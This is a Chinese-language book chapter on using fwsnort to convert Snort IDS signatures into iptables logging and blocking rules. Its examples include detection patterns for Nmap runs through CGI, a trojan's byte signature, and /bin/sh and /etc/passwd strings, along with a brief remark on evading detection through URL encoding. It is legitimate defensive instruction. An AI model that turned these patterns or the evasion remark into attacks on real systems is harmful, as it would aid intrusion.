因为由fwsnort建立的iptables签名策略总是以线内模式处理网络流量，所以它是针对某些特别恶意的攻击采取行动的理想候选者。例如，假设部署在基础设施中的Linux服务器软件（如BIND）发现了新的漏洞，如果Snort社区开发了签名来检测针对这个漏洞的攻击，那么fwsnort就可以配置为丢弃匹配该攻击的数据包（通过iptables的DROP目标），fwsnort还可以通过REJECT目标执行标准的协议回应（详细内容见第11章）。

① 我在这里强调IPS是因为对IDS来说，Snort可以使用共享内存页方法来从内核中获取分组数据（这需要内核提供CONFIG_PACKET_MMAP支持），与Snort在IPS模式中通过netlink套接字获取分组数据相比，这种方法对性能的影响很小。

如果服务器的运行时间是与服务水平协议（SLA）密切相关的，那么在服务器停机并打上补丁之前可能会有一个等待期，而且还是在假定补丁确实可以修复该漏洞的前提下（但情况并非总是如此）。如果我们必须在给服务器软件安排一个服务中断时间以打上补丁之前，继续让它为全球提供服务，那么线内的防御机制可以针对漏洞攻击提供有价值的保护。（此外，因为fwsnort策略是轻量级的，所以它通常可以与其他防御机制如以线内模式运行的Snort一起部署。）

说明　因为fwsnort只是建立shell脚本执行iptables命令，所以它可以很容易地通过使用如Zenoss（http://www.zenoss.org）这样的软件部署在许多系统上。Zenoss可以通过SSH一次性在许多远程系统上执行命令，这使得在所有的Linux系统上可以很容易地充分利用fwsnort。

9.2　签名转换示例

在对使用fwsnort将Snort规则转换为等价的iptables规则进行理论讨论之前，我们首先来看一些已被成功转换的Snort规则。

9.2.1　Nmap命令尝试签名

位于Snort文件web-attacks.rules中的Nmap命令尝试签名用于检测企图通过Web服务器执行Nmap扫描器的行为。

该签名对于检测攻击者利用Web服务器扫描那些更容易通过Web服务器访问的系统非常有用。因为与攻击者的IP地址相比，本地防火墙规则可能对Web服务器的通信会更加包容（尤其当Web服务器是直接连接到内部网络上时）。攻击者通常是通过滥用没有正确过滤用户输入的CGI程序来实现这类扫描的。

每当字符串nmap%20通过已建立的TCP连接进行传输时，该签名就将被触发（见下面的粗体显示）：

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS
nmap command attempt"; flow:to_server,established; content:"nmap%20"; nocase;
classtype:web-application-attack; sid:1361; rev:5;)
```

Nmap执行签名设计的非常精巧，它以一种通用的方式检测可疑行为。Snort不需要解释CGI程序是否容易遭受Nmap尝试的攻击，因为这个尝试本身就是可疑的。

使用fwsnort将这个签名转换进iptables策略将产生如下所示的规则。我们将在第10章深入讨论iptables命令的细节，但现在，请注意这是iptables LOG规则，它使用iptables的string匹配模拟Snort规则在网络流量中查找字符串的行为。在内核中，iptables的comment匹配通过使用原来的Snort msg字段来标注规则：

```
$IPTABLES -A FWSNORT_FORWARD_ESTAB -p tcp --dport 80 -m string --string
"nmap%20" --algo bm -m comment --comment "sid:1361; msg: WEB-ATTACKS nmap
command attempt; classtype: web-application-attack; rev: 5; FWS:1.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[20] SID1361 ESTAB "
```

要编写签名检测通过Web服务器的不恰当Nmap执行，还有一种方式是查找从Web服务器返回Web客户端的Nmap输出。用这种方式检测成功的Nmap执行比仅仅检测滥用CGI程序的企图更加有效，因为一个没有恶意的服务器并不会有意模糊它返回的数据，并试图逃避入侵检测系统的检测。但攻击者在发起攻击时确实有这么做的自由，而且还会频繁地这么做[①]。这样的签名将查找典型的Nmap输出中不变的部分，如下面所示的字符串Interesting ports on:

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"WEB-ATTACKS
nmap command success"; flow:from_server,established; content:"Interesting
ports on"; classtype:web-application-attack; sid:2007008; rev:1;)
```

9.2.2 Bleeding Snort 的“Bancos 木马”签名

Bancos木马是一段恶意的代码，它通过伪装成巴西某些银行的界面来窃取密码（更多信息请见下面Snort规则的reference字段中的symantec.com网址链接）。Bleeding Snort项目开发了这个签名，请参见fwsnort源代码中的bleeding-all.rules文件。这个签名比前面的Nmap执行签名要更复杂，因为它需要匹配两个应用层内容（见下面的粗体显示）：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg: "BLEEDING-EDGE
VIRUS Trojan-Spy.Win32.Bancos Download"; flow: established,from_server;
content:"[AspackDie!]"; content:"|0f 6d 07 9e 6c 62 6c 68 00 d2 2f 63 6d 64 9d
11 af af 45 c7 72 ac 5f 3138 d0|"; classtype: trojan-activity; reference:url,
securityresponse.symantec.com/avcenter/venc/data/pwsteal.bancos.b.html; sid:
2001726; rev:6; )
```

由fwsnort生成的等价的iptables命令如下所示（两个内容匹配以粗体显示）。请注意在转换过的规则中，iptables使用--hex-string命令行选项以便在检查网络流量时，iptables规则可以很容易地在内核中匹配不可打印的ASCII字符。

```
$IPTABLES -A FWSNORT_FORWARD_ESTAB -p tcp --sport 80 -m string --string
"[AspackDie!]" --algo bm -m string --hex-string "|0f 6d 07 9e 6c 62 6c 68
00 d2 2f 63 6d 64 9d 11 af af 45 c7 72 ac 5f 3138 d0|" --algo bm -m comment
--comment "sid:2001726; msg: BLEEDING-EDGE VIRUS Trojan-Spy.Win32.Bancos
Download; classtype: trojan-activity; reference: url,securityresponse.symantec
.com/avcenter/venc/data/pwsteal.bancos.b.html; rev: 6; FWS:1.0;" -j LOG
--log-ip-options --log-tcp-options --log-prefix "[199] SID2001726 ESTAB "
```

9.2.3 PGPNet 连接尝试签名

Snort规则中的content字段内容可以相当长，如下面所示的来自policy.rules文件中的PGPNet

① 聪明的攻击者可能会找到另一种方式以从Web服务器那里提取Nmap扫描的输出，如让Web服务器发送电子邮件而不是通过Web会话返回输出结果，但这并不总是可行的。

connection attempt签名：

```
alert udp $EXTERNAL_NET any -> $HOME_NET 500 (msg:"POLICY IPSec PGPNet
connection attempt"; content:"|00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10
02 00 00 00 00 00 00 00 00 88 0D 00 00 5C 00 00 00 01 00 00 00 01 00 00 00|P|
01 01 00 02 03 00 00 24 01 01 00 00 80 01 00 06 80 02 00 02 80 03 00 03 80 04
00 05 80 0B 00 01 00 0C 00 04 00 01|Q|80 00 00 00 24 02 01 00 00 80 01 00 05
80 02 00 01 80 03 00 03 80 04 00 02 80 0B 00 01 00 0C 00 04 00 01|Q|80 00 00
00 10|"; classtype:protocol-command-decode; sid:1771; rev:6;)
```

长命令行参数对iptables来说不是问题。这次我们要求fwsnort不只是记录数据包，还要求它在另一个单独的规则中使用REJECT目标，阻止数据包与任何监听UDP端口500的用户层服务器通信：

```
$IPTABLES -A FWSNORT_FORWARD -p udp --dport 500 -m string --hex-string "|00
00 00 00 00 00 00 00 00 00 00 00 00 01 10 02 00 00 00 00 00 00 00 00 88
0D 00 00 5C 00 00 00 01 00 00 00 01 00 00 00|P|01 01 00 02 03 00 00 24 01 01
00 00 80 01 00 06 80 02 00 02 80 03 00 03 80 04 00 05 80 0B 00 01 00 0C 00
04 00 01|Q|80 00 00 00 24 02 01 00 00 80 01 00 05 80 02 00 01 80 03 00 03 80
04 00 02 80 0B 00 01 00 0C 00 04 00 01|Q|80 00 00 00 10|" --algo bm -m
comment --comment "sid:1771; msg: POLICY IPSec PGPNet connection attempt;
classtype: protocol-command-decode; rev: 6; FWS:1.0;" -j LOG --log-ip-options
--log-prefix "[601] REJ SID1771 "
$IPTABLES -A FWSNORT_INPUT -p udp --dport 500 -m string --hex-string "|00 00
00 00 00 00 00 00 00 00 00 00 01 10 02 00 00 00 00 00 00 00 00 88 0D
00 00 5C 00 00 00 01 00 00 00 01 00 00 00|P|01 01 00 02 03 00 00 24 01 01 00
00 80 01 00 06 80 02 00 02 80 03 00 03 80 04 00 05 80 0B 00 01 00 0C 00 04
00 01|Q|80 00 00 00 24 02 01 00 00 80 01 00 05 80 02 00 01 80 03 00 03 80 04
00 02 80 0B 00 01 00 0C 00 04 00 01|Q|80 00 00 00 10|" --algo bm -j REJECT
--reject-with icmp-port-unreachable
```

9.3　fwsnort对Snort规则的解释

你已看到了一些成功转换的Snort规则示例，现在是时候讨论转换的细节了。并不是每个Snort规则都可以成功转换，因为iptables和Snort提供的功能并不完全一致，正如将在后面所讲述的。

网络的攻击变化多端，这不仅是因为各种软件中的漏洞在以令人目眩的速度被公布，而且还因为TCP/IP和特定应用的API使得利用这些漏洞的攻击可以以一种不明显的方式被传递。数据包分片、TCP会话拼接、各种应用编码等（见第2～4章的讨论）使得仅仅通过被动的监控系统越来越难以检测到攻击，它只会眼睁睁看着攻击数据包顺畅地穿越网络。

9.3.1　转换Snort规则头

Snort规则分为两个主要部分：规则头和规则选项。规则头严格定义了网络层和传输层的匹配条件，它没有定义应用层的匹配条件。

1. Snort规则头

例如，如果要求Snort匹配来自任何源地址并且发往子网192.168.10.0/24中主机的53号端口的

所有TCP流量，那么Snort规则头如下所示：

```
alert tcp any any -> 192.168.10.0/24 53
```

从签名角度来看，这个规则头大约相当于下面的iptables命令：

```
[iptablesfw]# iptables -A FORWARD -p tcp -d 192.168.10.0/24 --dport 53 -j LOG
```

首先，Snort在规则头中直接支持IP、ARP、UDP、ICMP和TCP（它还在幕后支持一些其他协议）。其次，Snort规则头中的地址部分允许Snort规则应用于特定的网络或单个IP地址。网络号可以以CIDR表示法指定（例如，192.168.10.0/24），或者以标准的点分十进制表示法指定（例如，192.168.10.0/255.255.255）。

最后，规则头定义了传输层的源和目的端口号。你可以使用冒号（:）字符来定义端口范围（例如，21:23指的是端口21到端口23），端口号还可以使用感叹号（!）来取反（例如，!80指的是除了端口80以外的所有端口）。

SNORT规则头中的通配符和变量解析

Snort规则头中的任何匹配条件（除了协议以外）都可以设置为通配符any，使得Snort不会将其检查限制到某个特定IP地址或端口号。Snort还支持变量的定义，它的值（如IP地址列表或端口号）是在snort.conf配置文件中指定。

例如，Snort中许多基于Web的规则都包含如下所示的规则头：

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
```

变量$HTTP_SERVERS的实际定义可能是在snort.conf配置文件中指定的列表[192.168.10.5, 192.168.10.6]。

2. 规则动作和iptables模拟

规则动作可以是alert、log、pass、activate或dynamic，但Snort规则一般默认使用的是alert。alert动作是最重要的，它要求Snort生成一个事件并记录引起该警报的数据包。其余的动作提供了一些额外的功能，如不采取任何动作（pass）、记录数据包（log）或建立某些规则，使它们一直处于睡眠状态直到匹配某个特定的规则，此时这些规则将被激活并记录流量（activate和dynamic）。

至此，除了activate和dynamic动作以外，Snort规则头中的其他部分都可以被iptables和fwsnort中的类似功能支持。源和目的IP地址或网络可以分别使用iptables的-s或-d参数指定，这两个参数也同时支持CIDR和点分十进制网络表示法。源和目的端口号可以使用--sport和--dport选项指定，和Snort一样，端口范围可以使用冒号（:）字符指定。协议可以使用-p参数指定。

例如，为了建立针对TCP流量的iptables规则，需要在iptables命令中使用-p tcp参数。为了将规则限制为只针对目的端口为53的流量，需要使用--dport 53。为了指定规则中的目的IP地址为子网192.168.10.0/24中的任一个IP地址，需要使用-d 192.168.10.0/24。

3. Snort动作和警报

Snort提供了一些优秀的选项来生成警报和记录数据包。幸运的是，iptables（连同用于解释iptables日志信息的额外用户层代码）可以模拟这些功能中的大部分。正如在第2章和第3章中所讲述的，由iptables的LOG目标生成的日志信息包含了网络层和传输层首部中几乎所有有趣的字段。在第4章，iptables使用string匹配扩展来搜索应用层数据，去发现可疑行为。在fwsnort中，我们将结合这些能力来模拟下述Snort动作：

- alert——这是最主要的Snort规则动作，在fwsnort中，它等同于在日志前缀中使用iptables的LOG目标记录Snort签名的msg字段[①]，在日志信息的其余部分记录数据包首部信息。在iptables中，我们无法记录应用层数据（除非使用ULOG目标和ulogd PCAP writer[②]），但通过msg字段至少记录了攻击信息。
- log——在fwsnort中，这个动作等同于iptables的ULOG目标，它使用ulogd PCAP writer进行更全面的数据包记录。
- pass——在Snort规则集中这个动作有时用来忽略数据包，它等同于fwsnort所使用的iptables的ACCEPT目标。ACCEPT目标允许匹配的流量通过，而无需iptables做出任何修改或采取进一步行动。

目前fwsnort还不支持activate和dynamic动作，但这并不是由于iptables中的限制，而是由于支持它们将使得iptables策略以及建立时所需的脚本大大地复杂化，因为我们需要为每个动态规则构建一个单独的链。

9.3.2　转换Snort规则选项：iptables数据包记录

Snort复杂的数据包处理大多是由规则选项驱动的（除了由预处理器执行的工作，预处理器中有专用于解决特定问题如TCP数据流重组或端口扫描检测的代码）。

Snort依赖于这些选项来定义攻击的构成或其他值得向管理员发送警报的行为，同时扩充可用选项的数目，满足不断变化的漏洞攻击场景的要求。

我们将首先比较iptables的日志记录和过滤能力，并讲述一些最重要的Snort规则选项是如何

① iptables的LOG目标在日志前缀中记录的应是Snort签名的ID值，原文似有误。——译者注

② ulog项目是建立在netlink套接字之上的基础设施，它允许将整个数据包从内核发送到用户层守护进程ulogd，然后数据包可以以各种格式记录，如PCAP格式，或甚至记录到MySQL数据库。更多信息请见http://www.netfilter.org/projects/ulogd/index.html。

使用iptables来表示的。然后再讨论一些还没有等价iptables选项的Snort规则选项（如pcre和asn1选项）。这些选项描述了Snort规则语言中的数据包匹配要求，它们不能被iptables正确表达。这类功能的缺乏是fwsnort不能达到100%转换率的原因所在。

iptables的LOG目标允许在数据包触发日志记录规则时生成详细的数据包首部信息记录（第2～4章给出了iptables日志信息的示例）。虽然iptables可以基于日志信息中大部分重要字段来匹配和过滤数据包（如源和目的IP地址、因特网协议和传输层端口号），但网络层和传输层首部中的一些字段并不能用于匹配条件[①]。

任何使用了这类选项（即iptables记录了该选项，但它不能用于匹配条件）的Snort规则都需要用户层应用程序来解析日志信息，以便检测出由这类规则描述的攻击。因此，对于匹配这些Snort规则的攻击来说，iptables本身不能针对它们采取任何行动，而只有在从iptables日志信息中解析出这类攻击后用户层应用程序才可以采取行动。所以，fwsnort不会转换包含下面列表中所列选项的Snort规则，因为没有等价的iptables匹配/过滤选项对应它们：

- ack——匹配TCP首部中的32位确认序号。
- icmp_id——匹配在某些ICMP数据包中存在的标识符值。
- icmp_seq——匹配在某些ICMP数据包中存在的序列号值。
- id——匹配IP首部中的16位标识字段。
- sameip——搜索完全相同的源和目的IP地址。
- seq——匹配TCP首部中的32位序号。
- window——匹配TCP首部中的16位窗口值。

但上面列表中的所有数据包首部信息都包括在iptables日志中，我们就可以很方便地使用如psad这样的应用程序来分析它。

例如，IP首部中的标识、ICMP标识符和ICMP序列号都包括在由ICMP回显请求数据包生成的默认iptables日志信息中：

```
Jun  9 11:41:22 iptablesfw kernel: IN=lo OUT= MAC=00:00:00:00:00:00:00:00:00:00:00:00:08:00
SRC=127.0.0.1 DST=127.0.0.1 LEN=84 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=ICMP TYPE=8 CODE=0
ID=547 SEQ=1
```

虽然我们没有办法在iptables中匹配源和目的IP地址完全相同（对任意的IP地址）的数据包，但Snort规则选项sameip还是可以通过检查iptables日志信息中的SRC和DST值是否相同来进行简单地模拟。

这个检查必须由用户层进程执行，之所以可以这么做是因为日志信息中同时包含了源和目的

① iptables的u32扩展允许iptables匹配IP数据包中的任意字节并对它们应用数值测试（所以即使iptables没有网络层的ID标识匹配，也可以使用u32扩展来模拟一个），但u32扩展并没有被正式集成到2.6内核中。

IP地址，这使得我们很容易看出来它们是否相同。

sameip选项对于检测LAND攻击（见http://www.insecure.org/sploits/land.ip.DOS.html）非常重要，在LAND攻击中，攻击者发送的指向特定IP地址的伪造TCP SYN数据包看上去就好像来自目的IP地址本身——伪造数据包中的源IP地址和目的IP地址是完全相同的。许多旧操作系统包括Windows NT 4.0和Windows 95在处理这类数据包时都会导致系统的完全崩溃，从而使得LAND成为针对这些系统的一种有效的拒绝服务（DoS）攻击方式（当然这类系统现在已不再广泛地部署了）。

Snort选项seq和ack针对的是TCP首部中的序号和确认序号，但在默认情况下，当数据包匹配内核中的iptables日志记录规则时，LOG目标并不会在日志中包括这些字段，我们必须使用iptables命令的--log-tcp-sequence参数来记录这些首部字段。window选项允许Snort匹配TCP的窗口大小，该值在默认情况下就包括在iptables日志信息中。TCP序号、确认序号以及窗口大小都以粗体显示在下面：

```
[iptablesfw]#  iptables -I INPUT 1 -i lo -p tcp --dport 5001 -j LOG --log-tcp-sequence
[iptablesfw]#  nc -v localhost 5001
localhost.cipherdyne.org [127.0.0.1] 5001 (?) : Connection refused
[iptablesfw]#  grep SEQ /var/log/messages | tail -n 1
Jun  9 11:49:54 iptablesfw kernel: IN=lo OUT= MAC=00:00:00:00:00:00:00:00:00:00:00:00:08:00
SRC=127.0.0.1 DST=127.0.0.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=2838 DF PROTO=TCP SPT=43827
DPT=5001 SEQ=336880890 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
```

说明　上面列出的所有Snort规则选项（如id、seq和icode等）都要求Snort匹配网络层和传输层首部中的特定字段。没有一个选项涉及对应用层数据的处理。

9.3.3　Snort选项和iptables数据包过滤

到目前为止，我们已讨论了那些在iptables中只有日志记录支持的Snort规则选项。现在将查看iptables不仅提供日志记录支持，还提供了明确的匹配和过滤支持的Snort规则选项。使用这些选项的Snort规则可以转换为等价的iptables规则（但它们会受到若干限制，这在本节稍后讨论），任何标准的iptables目标（DROP、LOG、REJECT等）都可用于匹配的数据包。属于这一类的Snort规则选项包括：

- content
- uricontent
- offset
- depth
- distance
- within
- flags
- itype
- icode
- ttl
- tos
- ipopts
- dsize
- ip_proto
- flow
- replace
- resp

1. content

Snort规则语言中的content选项需要一个字节序列形式的参数，如/bin/sh。Snort使用Boyer-Moore字符串搜索算法在应用层数据中搜索这些字节。iptables的string匹配扩展在数据包进入网络栈时，也使用同一个算法的内核（由用户选择），实现在数据包的应用层有效载荷中搜索指定的字节序列。

假设Snort规则中的content选项使用的是字符串/bin/sh，那么等价的iptable参数是-m string --string "/bin/sh" -algo bm。例如，下面的Snort规则用于检测在通过UDP发往DNS服务器端口53的数据包中是否有字符串/bin/sh：

```
alert udp any any -> any 53 (msg: "DNS /bin/sh attempt"; content: "/bin/sh";
sid: 100001)
```

该Snort规则可以通过执行下面的命令，完全地转换为等价的iptables规则：

```
[iptablesfw]# iptables -A FORWARD -p udp --dport 53 -m string --string
"/bin/sh" --algo bm -j LOG --log-prefix "SID100001 "
```

2. uricontent

Snort选项uricontent可以使Snort处理通过HTTP传输的URL编码的应用层数据。该选项是直接集成在Snort规则语言中的（而不是只在预处理器中实现），因为Web应用程序通信的日益重要以及由此所产生的针对这些应用攻击检测的需求。针对支持URL编码数据的Web服务器攻击可以采取任何它想要的形式（只受到编码方案的限制），由此产生的结果是攻击可以展现出某种程度的可变性。如果没有一种标准化数据的方式，那么对数据进行解码是非常困难的。例如，字符串/bin/sh与其等价的URL编码形式%2f%62%69%6e%2f%73%68在Web服务器的眼中（经过解码后）是完全相同的，但它们的原始字节序列却是完全不同的。严格来说，Snort选项uricontent在iptables中并没有直接转换，因为string匹配扩展无法直接解码URL编码的数据。

正则表达式与iptables

为iptables添加一些有限的正则表达式支持（如反向引用和移除重复操作等功能），iptables项目的维护者曾提议过[①]。但在内核中实现通用的正则表达式引擎，如非确定有限自动机或NFA（类似于在各种编程语言、工具和编辑器如Perl、Python、GNU Emacs、vi和grep中使用的引擎）是个危险的提议。有时候，我们可以构建一些病态的数据，使得特定正则表达式处理这个数据的时间达数千年之久。我们并不希望攻击者只需通过构建恶意数据包并让它通过系统接口，就能够导致整个内核的崩溃！

虽然fwsnort可以在单独的规则中包括编码的字符串%2f%62%69%6e%2f%73%68，但攻击者只需混

① 见位于http://l7-filter.sourceforge.net上的L7-filter数据包分类器项目。

合编码就可以轻松回避该规则。例如，攻击者可以发送/bin2f%73%68。一个n个字符长的字符串可能的编码方式将随着n的增加而迅速增长。

但同时，对于攻击者而言，并没有规定要求他必须对攻击进行URL编码，所以，只要HTTP流中包含字符串/bin/sh，这种行为就是可疑的，而不论它是否被编码。此外，某些自动攻击可能并不具备针对Web服务器攻击改变编码方式的能力，所以我们只需单个字符串就可以对攻击进行检测了。因此，fwsnort同等看待Snort选项content和uricontent，尽管这种处理方式会明显地漏报一些URL编码攻击。

3. offset

Snort选项offset允许用户指定从数据包有效载荷数据的哪个字节之后开始进行应用层内容的匹配操作。这是针对Snort规则中所有content匹配的绝对值，它不受多个content匹配之间相对字节数的影响（Snort选项distance用于此功能）。当iptables在有效载荷数据中搜索字符串时，它使用针对string匹配扩展的--from命令行参数来支持offset选项（这只适用于内核版本2.6.14和之后的版本）。下面的示例构建了iptables规则，它丢弃所有发往端口80并且在100个字节之后的数据包有效载荷中包含字符串/etc/passwd的TCP数据包[①]：

```
[iptablesfw]# iptables -A INPUT -p tcp --dport 80 -m string --string "/etc/
passwd" --from 100 --algo bm -j DROP
```

4. depth

Snort选项depth要求所有匹配数据包有效载荷中内容的尝试，都不要超过从有效载荷开始处指定的深度。和上面的offset选项一样，Snort规则中的depth选项是全局地应用于所有content匹配的。如果想搜索不超过指定字节数的内容模式，你应该使用Snort规则选项within。对于内核版本2.6.14及其之后的版本，iptables中针对string匹配扩展的--to命令行参数用于模拟depth选项。

下面的示例说明了--to命令行参数的用法，这个iptables规则将丢弃所有发往端口80，并且在1000个字节之前的数据包有效载荷中包含字符串/etc/passwd的TCP数据包：

```
[iptablesfw]# iptables -A INPUT -p tcp --dport 80 -m string --string "/etc/
passwd" --to 1000 --algo bm -j DROP
```

5. distance

Snort使用distance选项来指定在模式匹配之间需要略过的字节数。虽然我们无法直接告诉string匹配扩展在上一个模式匹配之后需要略过多少个字节，但fwsnort可以基于上一个模式匹配的长度和任何偏移修饰符，使用一个近似值。如果想禁用对包含关键字distance的Snort规则的转换，你可以在fwsnort命令行上使用--strict选项。

---

① 严格来说，iptables中针对string匹配的--from和--to参数是从数据链路层的以太网MAC地址字段的开头开始计算的。

6. within

within选项要求后续的模式匹配必须在前面模式匹配之后指定的字节数范围内发生。这类似于distance选项，为了支持该选项，fwsnort将基于前一个模式的长度来给出一个近似值（fwsnort的命令行选项--strict可以禁用这一行为）。

7. flags

Snort选项flags为TCP首部中的控制位定义了搜索条件。控制位将随着TCP连接状态的变化而改变，iptables可以通过--tcp-flags参数匹配特定的标记组合。例如，用于检测Nmap操作系统指纹识别企图的Snort规则使用flags选项来搜索TCP首部中的Syn、Fin、Push和Urg标记。iptables程序中等价的参数是-p tcp --tcp-flags SYN,FIN,PSH,URG SYN,FIN,PSH,URG。--tcp-flags命令行开关需要两个参数：要求检查的标记列表和在这个标记列表中实际必须设置的标记位。这使得第一个参数可以作为必须要检查的标记位的掩码。

--tcp-flags选项的使用并不需要任何特殊的内核配置选项，因为它已被编译进iptables的核心TCP处理代码。下面示例中的iptables规则用于检测同时设置了SYN和FIN标记的TCP数据包：

```
[iptablesfw]# iptables -A INPUT -p tcp --tcp-flags ALL SYN,FIN -j LOG
--log-prefix "SCAN SYN FIN "
```

8. itype和icode

itype和icode选项分别用于匹配ICMP首部中8位ICMP类型和代码字段中的指定数值。例如，为了测试Snort规则中ICMP需要分片的数据包，我们将使用选项itype: 3; icode: 4。各种ICMP类型和代码的具体数值在RFC 792中定义（见http://www.faqs.org/rfcs/rfc792.html）。iptables的ICMP处理代码通过参数-p icmp --icmp-type type/code来支持匹配ICMP首部中的类型和代码字段，其中type/code可以是正确的ICMP消息类型说明（如source-quench）或其等价的数值。iptables支持的完整的ICMP消息类型列表，可以通过执行命令#iptables -p icmp -h（这个命令的输出相当长，所以没有在这里列出）来获取，它们对应的数值可以在iptables源代码中的extensions/libipt_icmp.c文件所定义的icmp_codes[]数组中找到。

Snort选项itype和icode都通过使用<和>操作符来支持ICMP类型和代码的范围。例如，为了匹配类型值大于10而且代码值小于30的ICMP消息，你应该在Snort规则中使用itype: >10; icode: <30。不幸的是，iptables的ICMP匹配不支持ICMP类型或代码字段的范围概念，但应该指出的是，没有默认的Snort规则使用itype范围，而且只有不到1%的Snort规则使用icode范围。

下面的iptables规则示例将丢弃所有的ICMP source-quench（源端被关闭）消息：

```
[iptablesfw]# iptables -A INPUT -p icmp --icmp-type 4/0 -j DROP
```

9. ttl

ttl选项允许Snort匹配IP首部中的生存时间（TTL）值。ttl选项相当的灵活，它允许TTL首

部值与特定的整数值进行比较，支持的比较方式有小于、等于和大于。

例如，为了匹配IP首部中TTL值正好为30的数据包，我们需要使用Snort规则选项ttl:30;。为了匹配TTL值小于30的数据包，我们需要使用选项ttl:<30;。最后，为了匹配TTL值大于30的数据包，我们应该使用选项ttl:>30;。iptables的TTL匹配支持这些操作，具体使用的参数分别为：-m ttl --ttl-lt value，-m ttl --ttl-eq value和-m ttl --ttl-gt value，如下面的iptables帮助输出所示：

```
[iptablesfw]# iptables -m ttl -h
TTL match v1.3.7 options:
  --ttl-eq value        Match Time-to-Live value
  --ttl-lt value        Match TTL < value
  --ttl-gt value        Match TTL > value
```

iptables的TTL匹配只有在内核配置文件中启用了CONFIG_IP_NF_MATCH_TTL的情况下才能使用。下面的iptables规则示例用于检测并记录所有TTL值为0的IP数据包：

```
[iptablesfw]# iptables -A INPUT -p ip -m ttl --ttl-eq 0 -j LOG --log-prefix
"ZERO TTL TRAFFIC "
```

10. tos

tos选项要求Snort检查IP首部中的服务类型（TOS）位，该选项比较简单，因为它只接受一个数字值，以及一个可选的!来取反。iptables使用TOS匹配的参数-m tos --tos value来支持该选项。TOS匹配也支持取反操作，如下面的帮助输出所示：

```
[iptablesfw]# iptables -m tos -h
TOS match v1.3.7 options:
[!] --tos value             Match Type of Service field from one of the
                            following numeric or descriptive values:
                                    Minimize-Delay 16 (0x10)
                                    Maximize-Throughput 8 (0x08)
                                    Maximize-Reliability 4 (0x04)
                                    Minimize-Cost 2 (0x02)
                                    Normal-Service 0 (0x00)
```

下面的示例用于记录所有TOS值为16（最小延迟）的IP数据包：

```
[iptablesfw]# iptables -A INPUT -p ip -m tos --tos 16 -j LOG --log-prefix
"MIN-DELAY TOS "
```

11. ipopts

Snort选项ipopts允许对IP首部中的选项部分进行搜索。虽然在合法的IP流量中很少使用IP选项，但对使用源站选路IP选项的企图（攻击者可能会利用该选项使数据包路由经过原本无法访问的网络）进行检测还是非常重要的。iPtables不能模拟Snort支持的一些IP选项首部字段检测，但iptables通过patch-o-matic提供的ipv4options匹配支持最重要的源站选路选项检测。

例如，为了检测宽松的源站选路选项，需要使用iptables的参数-m ipv4options --lsrr。为了检测严格的源站选路选项，需要使用-m ipv4options --ssrr。为了检测记录路径选项（它有助于绘制网络图），需要使用-m ipv4options --rr（完整的iptables命令示例如下所示）。ipv4options匹配需要在内核配置文件中启用CONFIG_IP_NF_MATCH_IPV4OPTIONS。

```
[iptablesfw]# iptables -A INPUT -p ip -m ipv4options --rr -j LOG --log-prefix
"RECORD ROUTE IP OPTION "
```

12. dsize

Snort选项dsize设置了对数据包有效载荷大小的要求。它接受一个正整数和一个可选的<或>操作符以指出必须在数据包的应用层部分存在的字节数。例如，如果要求数据包的有效载荷数据不得少于500个字节，我们可以在Snort规则中使用dsize: >500;。dsize选项还支持使用<>操作符来指定范围的下界和上界，如dsize: 400<>500;。不幸的是，iptables本身没有直接的机制来指定有效载荷的长度。

但iptables的length匹配可以通过指定数据包的长度来获得一个貌似合理的近似值，其中数据包的长度是网络层首部、传输层首部和应用层有效载荷的总长度。鉴于IP首部几乎总是20个字节长（IP选项并不是经常被包含）、正确构建的UDP首部和ICMP回显请求和应答首部总是8个字节长，而TCP首部长度很好的近似值（平均来说）是30个字节（其中20个字节的固定字段和10个字节的选项），我们对如何将Snort选项dsize映射到iptables规则集中就有了一个很好的推导方式[①]。

例如，如果针对TCP的Snort规则包含选项dsize: 200，那么对于iptables的length匹配来说，就可以指定长度为20+30+200=250字节。iptables的length匹配接口是-m length --length bytes，而且iptables的length匹配和Snort一样支持字节范围的指定：-m length --length low:high。length匹配需要在内核配置文件中启用CONFIG_IP_NF_MATCH_LENGTH。但即使length匹配不可用，由于IP首部中的总长度字段包括在iptables日志信息中，所以外部应用程序如psad可以对记录的数据包采用相同的逻辑，对数据包中的应用层长度做出判断。当然，对日志分析来说，数据包长度不能用作过滤条件。

说明 IP和TCP首部的平均长度在fwsnort中是可配置的，它们分别是由/etc/fwsnort/fwsnort.conf配置文件中的AVG_IP_HEADER_LEN和AVG_TCP_HEADER_LEN关键字来设置。

下面的iptables命令示例构建了一个规则，它记录有1028-20-8=1000个字节应用层数据的ICMP数据包（假设没有设置IP选项——在大多数情况下，这是一个安全的假设）：

```
[iptablesfw]# iptables -A INPUT -p icmp -m length --length 1028 -j LOG
--log-prefix "LARGE ICMP MESSAGE "
```

① 这里有一些技术问题需要说明。例如，TCP ACK数据包的首部平均长度要远小于TCP SYN数据包的首部长度，因为连接初始化参数如最大段长度（MSS）是不会在已建立的TCP连接中重新通告的。TCP ACK数据包有时可能只包含时间戳选项和几个无操作（NOP）。

13. ip_proto

Snort选项ip_proto可以将Snort规则限制为只针对IP首部中协议字段为256个值中指定值的数据包，可以使用的值被定义在/etc/protocols文件中。这并不一定意味着Snort对任意的因特网协议如IP 119（SRP，SpectraLink Radio Protocol）或IP 132（SCTP，Stream Control Transmission Protocol）具备特殊的解码能力，这只是意味着Snort可以针对匹配协议号的数据包进行应用层有效载荷的检查。iptables的-p protocol参数支持Snort选项ip_proto，而且类似于Snort，iptables接受协议的数字值或列在/etc/protocols中的完整协议名。

和许多其他Snort选项一样，ip_proto允许通过!、<和>操作符来取反和指定范围。此外，Snort还支持在同一个规则中指定多个ip_proto选项（如：ip_proto: !1; ip_proto: !2;）。协议取反由iptables通过!操作符支持，但iptables不支持协议范围的指定和在单个规则中指定多个协议。当前所有已分配的IP号可以通过http://www.iana.org/assignments/protocol-numbers获取。

下面的示例命令用于记录所有通过IP 47传输的通用路由封装（GRE）数据包：

```
